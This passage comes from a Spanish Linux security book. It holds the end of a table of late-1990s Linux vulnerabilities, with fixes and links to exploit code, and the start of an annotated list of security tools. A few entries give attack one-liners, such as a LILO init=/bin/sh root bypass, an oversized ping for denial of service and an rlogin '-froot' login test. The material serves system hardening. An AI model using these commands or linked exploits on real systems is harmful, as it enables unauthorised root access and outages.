ipfilter	ipfilter es un filtro de paquetes popular. Para obtener más información sobre ipfilter, vaya a http://cheops.anu.edu.au/~avalon/. Se informa de que la versión 3.2.10 de ipfilter guarda los archivos de salida de forma insegura. Obtenga más información en http://geek-girl.com/bugtraq/1999_2/0151.html.
ircd	ircd (el servidor *Internet Relay Chat*) de Debian 1.3.1 ejecuta raíz y es legible para todo el mundo. Solución: ejecutar ircd bajo otro UID y cambiar los permisos.
KDE Screensaver	El *K Desktop Environment* (KDE) es un entorno de escritorio gratuito para Linux. (Viene con todos los complementos, incluyendo gestión de archivos, un block de notas, una calculadora, etc., y es, al menos, tan funcional como el comercial Common Desktop Environment.) Los salvapantallas de KDE 1.0 en Caldera OpenLinux se ejecutaban en raíz SUID. Obtenga más información en http://www.calderasystems.com/news/security/SA-1998.37.txt o véase Caldera Security Advisory _SA-1998.37.
killmouse	killmouse (de Doom) ejecuta varios *scripts* SUID. Solución: quitar SUID (véase startmouse).
klogd	klogd (del paquete sysklogd-1.3) en Red Hat 5 y SlackWare 3 es vulnerable a una sobrecarga de *buffer*. Solución: desconocida; visite a su proveedor. El código de comprobación de *exploit* está en http://hackersclub.com/km/files/c_scripts/klogd.txt.
kppp	kppp se incluye en el K Desktop. Es una utilidad para configurar Dial-Up Networking en KDE. Es vulnerable a una sobrecarga y se ejecuta en raíz SUID. Solución: No ejecutarlo como raíz SUID. El *exploit* está en http://www.student.fsu.umd.edu/~damoulan/hack/sploits/kppp_overflow.html.
ld.so	ld.so es el cargador de vínculos dinámico a.out (utilizado con ejecutables vinculados dinámicamente). Es posible que tenga cargado ld.so. Proporciona compatibilidad con muchas aplicaciones Linux más antiguas. (Si está desarrollando, probablemente lo habrá utilizado si su entorno de objetivo era herencia de Linux.) ld.so tiene problemas de sobrecarga de *buffer*. Solución: instale el parche. Obtenga más información en http://www.geek-girl.com/bugtraq/1997_3/0120.html.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
libXt	Programas creados con las bibliotecas compartidas X11R6 en XFree86 de versión anterior a la 3.3 pueden ser vulnerables a sobrecargas de *buffer* que en archivos SUID y SGID pueden llevar a la raíz. Solución: actualizar.
lilo	LILO (el Linux Loader) permite a los atacantes en el sitio obtener la raíz pasando los parámetros correctos (init=/bin/sh). Solución: agregar protección de contraseña de arranque LILO (véase el Capítulo 3, "Instalación") y la opción RESTRICTED a /etc/lilo/conf.
LinCity	LinCity es un SVGALIB (sólo Linux) y un juego de simulación ciudad/país basado en X para Linux y otras plataformas UNIX. Funciona muy parecido al Sim City: Diseña y construye una ciudad. Versiones tempranas son vulnerables a sobrecargas de *buffer*. Solución: actualizar. Obtenga más información sobre LinCity en http://www.floot.demon.co.uk/lincity.html.
linuxconf	linuxconf (en Red Hat 5.1) es de raíz SUID. Solución: elimine el permiso SUID (chmod -s /bin/linuxconf).
login	login en Red Hat 4.0 es vulnerable a una sobrecarga de *buffer* que puede llevar a acceso de raíz no autorizado. Solución: Consiga la actualización util-linux-2.5-29.i386.rpm de Red Hat.
login	En SlackWare 3.2-3.5, si no existe /etc/group, todos los usuarios tienen garantizados privilegios de raíz en *login*. Solución: actualizar o aplicar el parche de http://geek-girl.com/bugtraq/1998_3/0123.html.
login (con *shadowing*)	Un error extraño, que según se informa está confinado a SlackWare 3.2-3.5. Si no existe /etc/group cuando los usuarios hacen *log in*, estarán *log in* con raíz UID y GID. Obtenga más información en http://geek-girl.com/bugtraq/1998_3/0123.html.
lpc	Esta sobrecarga de *buffer* está limitada a una rara versión de lpc (4.0.3 sólo en S.u.S.E 5.2). El *exploit* lleva a acceso de raíz. Solución: actualizar. La fuente de *exploit* está en http://www.hideaway.net/sploits/011.txt.
lpd	Algunas versiones anteriores del demonio de línea de impresora de Linux (lpd) permiten a atacantes locales borrar archivos restringidos a su libre albedrío. Solución: actualizar. La fuente de *exploit* está en http://www.jabukie.com/Unix_Sourcez/lpd-rm.c.html.
lpr (múltiples problemas)	La utilidad de impresión autónoma (lpr) de Linux 2.0.20 es vulnerable a sobrecarga de pila. El resultado es que los atacantes pueden ejecutar comandos con UID de lpr. Solución: actualizar. El código *exploit* de comprobación está en http://www.net-

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
	craft.co.uk/security/lists/lpr.txt. Otras versiones más tempranas de lpr son vulnerables a vinculación que lleva a resultados similares; los usuarios pueden borrar archivos restringidos. Solución: actualizar. El código *exploit* de comprobación está en http://hackers.pulhas.org/exploits/SunOS/lpr1.html. Para terminar, algunas versiones de lpr son vulnerables a otra sobrecarga de pila. Para comprobar la suya, consiga el código de *exploit* en http://www.the-collective.net/~locutus/security/linux/linux-lpr_exploit.
lprm	lprm es una herramienta para eliminar trabajos de la cola de impresión. En Red Hat 4.2 y 5.0, lprm falla al realizar comprobaciones de límites adecuadas. El resultado es que los atacantes pueden obtener acceso de raíz. Solución: actualizar. El código *exploit* de comprobación está en http://free.prohosting.com/~vladimir/unix/linux-exploits/lprm.c.
lynx	lynx es un cliente web basado en texto (útil en máquinas con poca memoria y recursos gráficos). Las versiones 2.7.1 y anteriores almacenan archivos temporales de forma insegura, permitiendo a atacantes locales crear o sobrescribir archivos. Solución: actualizar. Para obtener más información sobre Lynx (y obtener actualizaciones), vaya a http://lynx.browser.org/.
mailx	mailx 5.5 crea archivos temporales que pueden leer y escribir los usuarios ordinarios. Solución: actualizar. El código *exploit* de comprobación está en http://www.martnet.com/~johnny/exploits/linux/mailx-exploit. En Red Hat 4.2 y 5.0, mailx tiene una condición rara y mailx-8.1.1 tiene un problema de sobrecarga de *buffer*. Solución: actualizar.
makewhatis	Relevante para Red Hat 3 y 4. El *script* makewhatis (lanzado por crontab) construye una copia cada semana de la base de datos whatis en /tmp. Este archivo puede utilizarse para sobrescribir otros. Solución: borrar makewhatis.cron de la lista cron semanal. Se pueden encontrar más detalles y fuentes de *exploit* en http://security.darkface.pp.se/mail/msg00062.html.
man	El sistema de página del manual (sistema básico de ayuda de Linux) incluye el comando man que, cuando es invocado, busca y muestra páginas del manual. En algunas versiones de man hay varias vulnerabilidades (la mayoría derivan de malos permisos). Para estar seguro debería actualizar si está ejecutando man_db-2.3.10-2 o anterior.
mc	mc es Midnight Commander, un gestor de archivos estilo DOS para Linux. Algunas versiones tempranas de mc permiten a los

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
	atacantes anidar comandos en grandes nombres de archivo comprimidos. Estos nombres de archivo aparecen de forma normal en mc y mc intenta descomprimirlos. El resultado es que se ejecutan los comandos escondidos. Versiones recientes no tienen este problema. Debería actualizar a la última versión.
mediatool	mediatool es una biblioteca K Desktop. Durante una operación normal (Caldera), mediatool crea archivos temporales que los atacantes pueden utilizar para obtener acceso de gran nivel. Solución: actualizar a kdelibs-1.1-2.
metamail	metamail determina qué programas utilizar cuando se está mostrando correo que no es de texto. (Esta información se deriva de mailcap). Las versiones 2.7-5 (y, potencialmente, las anteriores) pueden garantizar a atacantes la habilidad de crear arbitrariamente archivos en directorios de otros usuarios. La raíz no es vulnerable. Solución: actualizar.
mgetty+sendfax	En Red Hat, el reemplazo getty de Fax activado de Gert Doering prporciona servicios de fax para modems Class 2 o 2.0. El paquete arrastra en varios *scripts* que pueden dar a los atacantes acceso de raíz. Solución: actualizar. Obtenga más información en http://www.leo.org/~doering/mgetty/.
MILO	Relevante si tiene un DEC Alpha. MILO es un gestor de arranque para Linux. En Red Hat 5, MILO es vulnerable a ataque de denegación de servicios/reinicio. Los usuarios locales (sin privilegios especiales) pueden reiniciar el equipo. Solución: vaya a ftp://genie.ucd.ie/pub/alpha/milo/milo-latest para obtener el parche. Para obtener más información sobre el defecto, vaya a http://mail-index.netbsd.org/port-alpha/1999/02/06/0002.html.
minicom	minicom es un paquete de comunicación de terminales de Linux (que funciona como Qmodem, MTEZ y terminal.exe). La versión 1.80.1 (SlackWare) tiene una sobrecarga. Solución: actualizar.
mount.	mount es una utilidad para montar sistemas de archivos y es parte del paquete Linux Utilities. En util-linux 2.5, mount es vulnerable a un ataque de sobrecarga y los usuarios locales pueden utilizarlo para obtener acceso de gran nivel (y quizá privilegios de raíz). El código *exploit* de comprobación está en http://www.njh.com/latest/9610/961030-02.html.
mountd	El demonio de montaje NFS que gestiona peticiones remotas para montar sistemas de archivos (mountd) es vulnerable a un ataque remoto y puede dar a los atacantes acceso de raíz. Solu-

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
	ción: actualizar. El código de *exploit* está en http://www.ryanspc.com/exploits/ADMmountd.c.
msgchk	msgchk es una herramienta de notificación de correo. Comprueba el correo para ver si hay mensajes nuevos. En Red Hat 2.1, msgchk está instalado en raíz SUID. Esto puede llevar a un compromiso de raíz. Además, otras versiones son vulnerables a un ataque de golpeo de pila. Solución: elimine en ambos casos privilegios de raíz. El código *exploit* de comprobación está en http://arctik.com/hack/sploits/Linux/linux-mh.txt y http://www.spyjurenet.com/hack/msgchk_exploit.c.html.
ncftp	ncftp es un cliente FTP popular de Linux. Las versiones 2.0.0 a 2.4.2 son vulnerables a ataques desde servidores FTP remotos. Los servidores remotos pueden escribir en su unidad local (por ejemplo, su archivo .rhosts). Solución: actualizar. Exploit extraño. La fuente está en http://www2.merton.ox.ac.uk/~security/rootshell/0016.html. Para obtener más información sobre ncftp, vaya a http://www.ncftpd.com/ncftp/.
netconfig	netconfig es un *script* SlackWare para configurar su red. Netconfig, en SlackWare 3.4, crea archivos temporales que los atacantes pueden utilizar para sobrescribir arbitrariamente archivos. Solución: actualizar o evitar utilizar netconfig.
netstd	netstd en Debian (antes de la versión 3.07-2hamm.4) tiene dos problemas de sobrecarga de *buffer* que pueden dar a atacantes remotos acceso de gran nivel. Solución: actualizar a la versión 3.07-2hamm.4.
PAM	*Linux Pluggable Authentication Modules* (PAM) le permite controlar cómo las aplicaciones autentificarán a los usuarios. PAM proporciona flexibilidad excepcional; si no le gusta un método de autentificación, puede incorporar otro fácil y rápidamente. Por desgracias, el paquete PAM (antes de la versión 0.64-2) tiene un módulo passwd erróneo. Solución: actualizar. Obtenga más información en http://www.sekuritynet.com/newfiles/pam_unix_passwd.so.txt. Además, Linux-PAM-0.57 tiene un oscuro fallo que afecta a la autentificación rlogin. Obtenga más información en http://www.geek-girl.com/bugtraq/1997_4/0000.html. Obtenga más información general sobre PAM en http://www.us.kernel.org/pub/ linux/libs/pam/.
pine	pine es un popular cliente de correo Linux. En las versiones 3.91 y anteriores, pine crea archivos temporales que los atacantes pueden utilizar para sobrescribir archivos. Solución: actualizar. Hay un ejemplo de código de *exploit* en http://_users.succeed.net/~kill9/hack/software/pine/pine.html.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
ping	ping es una utilidad de diagnóstico de red que verifica la existencia de *hosts* remotos provocando una respuesta ICMP. Las versiones tempranas de Linux eran vulnerables a ataques de denegación de servicios iniciadas por ping. Los atacantes pueden utilizar este método para reiniciar remotamente su equipo. (Pueden estar ejecutando cualquier sistema operativo antiguo en el ataque, incluyendo Windows 95. Este ataque no requiere programación ni extensa experiencia en redes. Básicamente es: ping -l 65510 linuxbox.net.) Solución: actualizar. Obtenga más información en http://www.njh.com/latest/9610/961019-03.html.
pkgtool	pkgtool es una herramienta de mantenimiento de paquetes de software popular de Linux. En SlackWare 3.0 y anteriores, el programa crea archivos temporales que los atacantes pueden utilizar para sobrescribir archivos. Solución: establezca permisos de sólo raíz en pkgtool (de otra manera, normalmente todo el mundo los puede leer o escribir).
pppd	pppd es el demonio de protocolo punto a punto, útil para gestionar conexiones PPP entrantes o salientes. Versiones tempranas (2.2) se instalan con /var/log/ppp.log como legible para todo el mundo. Esto potencialmente puede exponer las contraseñas de la red. Solución: actualizar.
premail	premail (anterior a 0.45-4) en Debian escribe archivos temporales de forma insegura. Solución: actualizar. Obtenga más información en http://debian.crosslink.net/security/premail.html.
procmail	procmail es un procesador autónomo de correo. Las versiones anteriores a la 3.12 son vulnerables a sobrecargas (que pueden potencialmente terminar en acceso de raíz). Solución: actualizar.
rcp	Usuario Nobody puede utilizarse para abrir un agujero en rcp que da raíz a los atacantes remotos. (¿Está ejecutando httpd NCSA?) Solución: cambiar la UID de Nobody. Obtenga más información en http://www.geek-girl.com/bugtraq/1997_1/0113.html.
rdist	rdist es una herramienta de distribución de archivos que le permite mantener los mismos archivos a lo largo de múltiples *hosts*. Algunas versiones de rdist están instaladas en raíz setuid y son vulnerables a una sobrecarga de *buffer*. Solución: compruebe su rdist. Si es raíz setuid, cambie los permisos. Además, debería actualizar a la última versión (si todavía no la tiene). Obtenga más información en http://www.cert.org/advisories/CA-97.23.rdist.html.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
resizecons	resizecons es un programa para cambiar el modo de vídeo de consola (por columnas y filas). En Red Hat 2.1, resizecons es setuid raíz y vulnerable a un ataque que envía a una *shell* de raíz. Solución: Quite setuid de resizecons. El código *exploit* de comprobación está en http://www.ecst.csuchico.edu/~jtmurphy/exploits/resizeConsExploit.txt.
rexecd	rexecd es el servidor de ejecución remota de Linux y proporciona facilidades de ejecución remota con autentificación basada en nombres de usuario y contraseñas. rexecd tiene problemas de autentificación que pueden ofrecer a los atacantes remotos acceso de raíz. Solución: actualizar. Es un error antiguo. Para comprobar una máquina de su red, consiga las fuentes de comprobación de *exploit* en http://www.k-elektronik.org/arsip/eksploit/bsd/bsd_rexecd_src.txt.
rlogin	rlogin es un programa de *login* remoto (similar a Telnet) para Linux que soporta autentificación Kerberos. En SlackWare 3.1 y Red Hat 2.0-2.1, rlogin es vulnerable a un ataque remoto de paso de variables de entorno. Solución: actualizar. En Red Hat 2.1 y 2.0 (y en SlackWare 3.1), rlogin es vulnerable a un ataque muy primitivo pero efectivo. Para comprobar su sistema, pruebe rlogin target.system.com -l -froot. Si hace que consiga *log in*, necesita actualizar.
RealServer	RealServer 6.0 almacena su contraseña de administración en texto plano en /usr/local/rmserver/rmserver.cfg y el archivo es de lectura general. Solución: elimine permisos de lectura para los demás. Obtenga más información de RealServer en http://www.real.com.
rpm	*Red Hat Package Manager* (rpm) es una herramienta para manipular e instalar paquetes (archivos *.rpm). En Red Hat 4.2, rpm crea archivos temporales a los que los atacantes se pueden vincular y, después, sobrescribir archivos. (Es un ataque extremadamente indeseable.) Además, en algunas versiones anteriores a 2.4.11, rpm ejecuta las funciones -setperms y -setuid incorrectamente, guiando potencialmente a archivos de lectura y escritura, y ejecución generales. Solución: actualizar.
rwhod	rwhod es el servidor de estado del sistema que responde a las peticiones rwho. (rwho funciona como who, excepto sobre LAN, y devuelve información sobre quién está actualmente haciendo *log in*.) Versiones tempranas de rhowd en SlackWare eran vulnerables a ataques de denegación de servicios. Solución: actualizar. Compruebe su rhowd con código de este sitio: http://hackers.pulhas.org/exploits/BSD/rwhod.html.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
rxvt	rxvt es un emulador vt100 para X (y un poco más rápido que xterm porque utiliza menos memoria). En algunas versiones de Linux, rxvt es raíz setuid. Solución: elimine la raíz setuid. El código *exploit* de comprobación está en http://www.dataguard.no/bugtraq/1996_1/0000.html.
Samba	Samba es el servidor de protocolo *Server Message Block* para cajas Linux que tengan red con sistemas Windows. (Samba permite a las cajas Linux disfrazarse de servidores NT/LanManager en LAN basadas en Windows. En Red Hat 4.2, 5.0 y 5.1, el servidor Samba tiene serios (y en algunos casos, no cerrados) problemas de seguridad. Solución: visite Red Hat para obtener un parche. Nota: smbmount en smbfs-2.0.1 tiene una sobrecarga de *buffer*. Si smbmount está instalado en raíz SUID puede llevar a consecuencias serias. Solución: actualizar. El código *exploit* de comprobación está en http://www.njh.com/latest/9706/970627-01.html. Para obtener más información sobre Samba in general, vaya a http://www.samba.org/.
sendmail	sendmail es un sistema de transporte de correo popular con una larga lista de problemas de seguridad. Los paquetes sendmail-8.8.7-4.i386.rpm y anteriores son vulnerables a un ataque de denegación de servicios. (La conexión se reinicia y el sistema muere.) Solución: actualizar.
sperl	sperl (suidperl) es una herramienta (común en Perl 4 y 5) diseñada para proporcionar una capa extra de seguridad cuando se trata con *scripts* privilegiados. En varias versiones de sperl, los usuarios locales pueden utilizarlo para ejecutar comandos como raíz. Los problemas van desde permisos erróneos a sobrecarga de *buffers*. Para cubrir antes este problema, véase http://www.sdsc.edu/Security/ciac_advisory/msg00049.html. Otros problemas surgieron en 1997 y 1998. Solución: actualizar.
splitvt	splitvt es una utilidad para dividir una terminal VT100 es dos para poder ejecutar dos programas al mismo tiempo. En Linux 2.3, splitvt es vulnetable a un ataque de sobrecarga de pila. El resultado es que los usuarios locales pueden alcanzar la raíz. Solución: desconocida. Evite utilizar splitvt. El código *exploit* de comprobación está en http://afterdark.ml.org/~arnstein/webfiles/linux/splitvt.html.
sshd	sshd es un servidor de Shell Segura. (Shell Segura proporciona sesiones de terminal encriptadas, además de otras cosas.) En Diciembre de 1998 se dijo que sshd era vulnerable a sobrecarga de *buffers* en Debian. En respuesta, Debian lanzó parches. Vaya aquí para obtener más información: http://www.debian.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
	org/Lists-Archives/debian-security-announce-9812/msg00002.html. Para obtener más información sobre Shell Segura, visite la página de SHH en http://www.ssh.fi/sshprotocols2/.
SuperProbe	SuperProbe es una utilidad que intenta determinar automáticamente las capacidades de su tarjeta gráfica. (SuperProbe es cómodo si su tarjeta gráfica no es soportada explícitamente–no está en la lista de *scripts* xf86config, por ejemplo.) En SlackWare 3.1, SuperProbe tiene problemas de sobrecarga de ***buffer*** y es de raíz SUID. Solución: cambie los permisos. El código ***exploit*** de comprobación está en http://darkwing.uoregon.edu/~sbrewing/security/super_probe_exploit.txt.
super	super es una utilidad de administración de sistemas que se vende con Debian Linux. Su propósito es permitir a usuarios seleccionados operar en modo privilegiado. En Febrero de 1999 (y antes de la versión 3.11.7), super era vulnerable a una sobrecarga de ***buffer***. Vaya aquí para obtener detalles: http://cert.ip-plus.net/bulletin-archive/msg00106.html.
slip.login	El *script* de inicialización SLIP (/etc/slip.login) permite a usuarios con SLIP válida ejecutar comandos con raíz UID. (Los usuarios especifican sus comandos con el *script* como si fueran variables de entorno.) Para encontrar si es vulnerable, compruébelo con código ***exploit*** de este sitio: http://www.mc2.nu/hack/linux/slipLogin.txt. Solución: actualizar.
s-povray	povray es un programa de trazado gráfico. En la versión 3.02, s-povray es de raíz SUID y debe serlo para realizar sus funciones. Solución: desconocida. Contacte con los desarrolladores en http://www.povray.org/.
startmouse	En varios sistemas (particularmente en SlackWare 3), startmouse, que es parte del juego Doom, es de raíz SUID. La solución ies arreglar los permisos. El ***exploit*** está en http://www.tao.ca/fire/bos/old/1/0369.html.
suidexec	suidexec en Debian 2.0 (en el paquete suidmanager, 0.18) puede proporcionar acceso de raíz vía ***scripts shell*** SUID. Solución: actualizar. Obtenga más información y el ***exploit*** en http://www.newwave.net/~optimum/exploits/files/suexec.txt.
tcsh	tcsh es una versión mejorada de csh (la ***shell*** C). tcsh-6.07.02 es vulnerable a sobrecarga de ***buffer***. Solución: actualizar.
traceroute	traceroute es una utilidad de red que traza la ruta entre el ***host*** local y un objetivo remoto (y es utilizado frecuentemente para diagnosis de ruta). En Caldera OpenLinux y versiones traceroute 1.4a5-3 y anteriores, traceroute es vulnerable a una sobrecarga de ***buffer***. Solución: actualizar.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
umount	umount es una utilidad para desmontar sistemas de archivo y es parte del paquete Linux Utilities. En util-linux 2.5, umount es vulnerable a un ataque de sobrecarga y los usuarios locales pueden utilizarlo para conseguir acceso de gran nivel (y quizá privilegios de raíz). El código *exploit* de comprobación está en http://www.njh.com/latest/9610/961030-02.html.
workman	workman es un reproductor de CD de audio. En algunas versiones Linux, workman se instala en raíz SUID. En dichos casos, los atacantes pueden utilizar workman para sobrescribir cualquier archivo. Solución: compruebe sus permisos y ajústelos de acuerdo a ello.
wsmbconf	wsmbconf (parte de samba-1.9.18p10-3) ejecuta SGID en propiedad de raíz. Obtenga más información en http://archive.redhat.com/redhat-watch-list/1998-November/0002.html o véase Caldera Security Advisory SA-1998.35.
wu-ftpd	wu-ftpd es el servidor FTP por defecto. La versión 2.4.2-academ[BETA-18] lleva a una sobrecarga de *buffer* que, cuando ocurre, puede dar acceso de raíz a los atacantes. Esto afecta a Red Hat 5.2, SlackWare 3.6, Caldera 1.3 y, potencialmente, a otros. Solución: visite a su proveedor de Linux (o el sitio de la distribución) para conseguir el último parche. Obtenga más información en http://www.ciac.org/ciac/bulletins/j-029.shtml.
XCMail	XCMail es una herramienta de correo basada en X11 con soporte MIME y POP3. La aplicación es vulnerable a ataques vía sobrecarga de *buffer* (pero aparentemente con impacto mínimo). Solución: desconocida. Obtenga más información en http://www.securiteam.com/exploits/XCMail_remote_vulnerability.html.
Xconfigurator	Xconfigurator es una utilidad de configuración de Red Hat X. Durante su utilización, Xconfigurator crea archivos temporales se forma insegura (y aparentemente se instala con raíz SUID). Solución: arreglar los permisos.
xinitrc	xinitrc es un archivo de arranque para X (/usr/X11R6/lib/X11/xinit/xinitrc). En algunos sistemas TurboLinux, se agrega un + a la entrada xhost. Solución: eliminar el +.
xosview	xosview es un medidor de redimiento gráfico; sigue la pista de la carga del sistema, memoria, etc. En Red Hat 5.1 (xosview 1.5.1), se instala en raíz SUID. Solución: corregir los permisos. El código *exploit* de comprobación está en http://acsys.anu.edu.au/~tpot/hypermail/bugtraq/0059.html.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
xtvscreen	xtvscreen es una utilidad de captura, compatible con tarjetas de captura de TV. En algunos sistemas (seguro en SuSE 6) xtvscreen se instala en raíz SUID. Solución: cambiar los permisos. El código *exploit* de comprobación está en http://linuxtoday.com/stories/3210_flat.html.

Resumen

Después de centrarse en estos agujeros, su siguiente paso importante es mantenerse informado. Como ya esperará, la comunidad de Linux comparte gratuitamente una gran cantidad de información sobre seguridad. Sólo necesita saber dónde mirar y de eso es de lo que trata el Apéndice D: dónde obtener más información.

APÉNDICE C

Otras herramientas de seguridad de Linux útiles

El siguiente apéndice proporciona vínculos a varias herramientas Linux de seguridad y administración de sistemas. Algunas son esenciales, algunas son bastante interesantes, pero casi todas son gratuitas.

Herramienta o fuente: Proyecto Abacus. **Palabras clave**: supervisión de red. **Notas**: Ninguna. **URL**: http://www.psionic.com/abacus/. **Descripción**: el Proyecto Abacus proporciona varias herramientas para hacer *logging*, detección de intrusiones y administración de sistemas en general. De ellas, la más interesante es HostSentry. Su autor la define como una herramienta de detección y respuesta de anomalías de *login* basada en *hosts*. Otras herramientas del Proyecto Abacus analizan *logs* y se defienden de ataques de rastreo de puertos en tiempo real.

Herramienta o fuente: Acme.Nnrpd. **Palabras clave**: acceso a noticias de red. **Notas**: Necesita Java. **URL**: http://www.acme.com/java/software/Package-Acme.Nnrpd.html. **Descripción**: Acme.Nnrpd es un agente de noticias escrito en Java. Aunque no es estrictamente una herramienta de seguridad, Acme.Nnrpd le permite leer noticas de la Red a través de un *firewall*. (Aviso: para acceder a todas las características de esta herramienta necesita ejecutar su raíz en el puerto 119.)

Herramienta o fuente: ADMsmb. **Palabras clave**: análisis de red. **Notas**: Ninguna. **URL**: ftp://ADM.isp.at/ADM/ADMsmb-v0.2.tgz. **Descripción**: ADMsmb es un escáner de red que detecta comparticiones Windows (SMB). Es útil cuando tenga una red Windows/Linux.

Herramienta o fuente: Argus. **Palabras clave**: Logging y supervisión de red. **Notas**: necesita libpcap y tcp_wrappers. **URL**: http://ciac.llnl.gov/ciac/ToolsUnixNetMon.html#Argus. **Descripción**: Argus es una herramienta de auditoría de transacciones de IP de redes que realiza supervisión de red.

Herramienta o fuente: arping. **Palabras clave**: análisis y solución de problemas de red. **Notas**: Ninguna. **URL**: ftp://ftp.inr.ac.ru/ip-routing/iputils-current.tar.gz. **Descripción**: arping es un conjunto de herramientas de diagnóstico de red, como un sustituto mejorado de traceroute.

Herramienta o fuente: Basic Merit AAA Server. **Palabras clave**: autentificación de red. **Notas**: asegúrese de leer la licencia. **URL**: http://www.merit.edu/aaa/. **Descripción**: el Merit Authentication Server es una implemetación de RADIUS completa. (¿Está planeando iniciar uno pequeño?) Piense en esta linecia: Está disponible gratuitamente, no como producto comercial.

Herramienta o fuente: BSB-Monitor. **Palabras clave**: supervisión y análisis de red. **Notas**: necesita Perl 5.004+ y Net::Ping y Net::Telnet. **URL**: http://www.bsb-software.com/download/bsb-monitor. **Descripción**: BSB-Monitor supervisa su red y genera automáticamente salida en HTML. Bueno cuando necesita supervisar los sucesos desde hace tiempo.

Herramienta o fuente: bsign. **Palabras clave**: comprobación de integridad de archivo. **Notas**: Ninguna. **URL**: ftp://ftp.buici.com/pub/bsign/. **Descripción**: bsign proporciona verificación de integridad de archivo vía huellas digitales.

Herramienta o fuente: ByPRoxy. **Palabras clave**: privacidad de red. **Notas**: necesita Java SDK de Sun o Runtime Environment. **URL**: http://www.besiex.org/ByProxy/. **Descripción**: ByProxy, un anti-SPAM, anti-casi cualquier cosa de filtro/*proxy* radical. Le permite comenzar desde las bases, incluyendo WWW, correo electrónico, IRC, etc.

Herramienta o fuente: cheops. **Palabras clave**: visualización y análisis de red. **Notas**: necesita gtk o GNOME.. **URL**: http://www.marko.net/cheops/. **Descripción**: cheops es una herramienta compleja de integración de utilidades de red que proporciona visualización de red. Es parecido, en algunos aspectos, a Unicenter TNG. (Difícil de describir. Compruébelo.)

Herramienta o fuente: CIPE. **Palabras clave**: encriptación de red. **Notas**: Ninguna. **URL**: http://sites.inka.de/sites/bigred/devel/cipe.html. **Descripción**: un proyecto de *Crypto IP Encapsulation* (encapsulación encriptada de red). Este sitio propiorciona un protocolo que pasa paquetes encriptados entre *routers* preorganizados en el formato de paquete UDP. Según se informa, no es tan flexible como IPSEC, pero bastante adecuado para seguridad de tráfico de red de andar por casa.

Herramienta o fuente: servidor Cistron RADIUS. **Palabras clave**: autentificación y administración de usuarios de red. **Notas**: Ninguna. **URL**: http://home.cistron.nl/~miquels/radius/. **Descripción**: un servidor RADIUS estilo Lvingston gratuito y potente (sin soporte S/Key) pare redes Linux que ejecuten Livingston Portmasters o *routers* Ascend y quizá otros.

Herramienta o fuente: COLD. **Palabras clave**: supervisión de red. **Notas**: Ninguna. **URL**: http://www.panservice.it/cold/. **Descripción**: COLD es un analizador de protocolos que puede supervisar varios interfaces, incluyendo ISDN, PPP, Token Ring, salto atrás estándar y Ethernet estándar.

Herramienta o fuente: COPS. **Palabras clave**: solución de problemas y análisis de redes y *hosts*. **Notas**: Ninguna. **URL**: http://www.trouble.org/cops/. **Descripción**: El famoso *Computer Oracle and Password System* es un conjunto de herramientas que puede detectar automáticamente problemas de configuración y agujeros en su sistema. Aunque COPS ahora está anticuado, todavía es bastante relevante y útil, proporcionando comprobación de contraseñas, búsquedas SUID/SGID, integridad de archivos vía comprobación CRC, comprobación de configuración de archivos y rutas, etc.

Herramienta o fuente: Cryptonite. **Palabras clave**: encriptación de red. **Notas**: este paquete necesita Java. **URL**: http://www.hi.is/~logir/logi.crypto/. **Descripción**: Cryptonite es una biblioteca de Java para utilizar encriptación potente en aplicaciones de Java (versión 1.1).

Herramienta o fuente: CTC. **Palabras clave**: encriptación de red. **Notas**: Ninguna. **URL**: http://www.bifroest.demon.co.uk/ctc/. **Descripción**: CTC es un paquete de software de encriptación gratuito que puede cooperar con PGP.

Herramienta o fuente: Dante. **Palabras clave**: *firewall*. **Notas**: conocido por funcionar bien con Red Hat 5.1 y quizá con otros. **URL**: http://www.inet.no/dante/.

Descripción: Dante es un *firewall/proxy* a nivel de circuitos que puede utilizarse para conseguir conectabilidad de redes conveniente y segura con gran cantidad de *hosts*, mientras que sólo necesita que el servidor donde se ejecuta Dante tenga conectabilidad externa de red. (Dante es una implementación de SOCKS gratuita.)

Herramienta o fuente: Deception Tookit. **Palabras clave**: detección de intrusiones y desinformación. **Notas**: Ninguna.**URL**: http://all.net/dtk/download.html. **Descripción**: en años recientes se ha realizado mucha investigación en la práctica del engaño o engañar a los atacantes emulando electrónicamente otros sistemas operativos y/o vulnerabilidades que realmente no existen. Deception Toolkit proporciona herramientas que hacen justo eso.

Herramienta o fuente: DeleGate. **Palabras clave**: administración de redes y *firewall*. **Notas**: Ninguna. **URL**: http://wall.etl.go.jp/delegate/. **Descripción**: DeleGate es una pasarela a nivel de aplicación (o un servidor *proxy*).

Herramienta o fuente: DNI. **Palabras clave**: seguridad y supervisión de red. **Notas**: Ninguna. **URL**: http://members.tripod.com/~robel/dni/dniadm.html. **Descripción**: Al utilizar DNI puede establecer normas de filtrado de paquetes mediante una página web. Aunque esto podría producir vulnerabilidad en la seguridad cuando se utiliza desde sitios remotos (algo de DNI está implementado con JavaScript y la transmisión no está encriptada), puede ser muy útil para comprobar la configuración de una intranet.

Herramienta o fuente: dnswalk. **Palabras clave**: análisis de red. **Notas**: necesita Perl 5.003+ y el módulo Net::DNS. **URL**: http://www.cis.ohio-state.edu/~barr/dnswalk/. **Descripción**: dnswalk es una herramienta para depurar automáticamente bases de datos DNS. Funciona iniciando una transferencia de zona de la zona actual, inspeccionando posibles inconsistencias en cada registro con otros datos y generando avisos y errores.

Herramienta o fuente: DrawBridge. **Palabras clave**: *firewall*. **Notas**: 3Com 3c505 Etherlink+ o tarjetas wavelan no funcionarán. **URL**: http://drawbridge.tamu.edu/. **Descripción**: DrawBridge es un *firewall* basado en BSD con fuente incluida. Es posible utilizar DrawBridge en Linux (con esfuerzo), pero el valor principal de DrawBridge es que viene con fuente y puede aprender cómo se desarrollan los *firewall*.

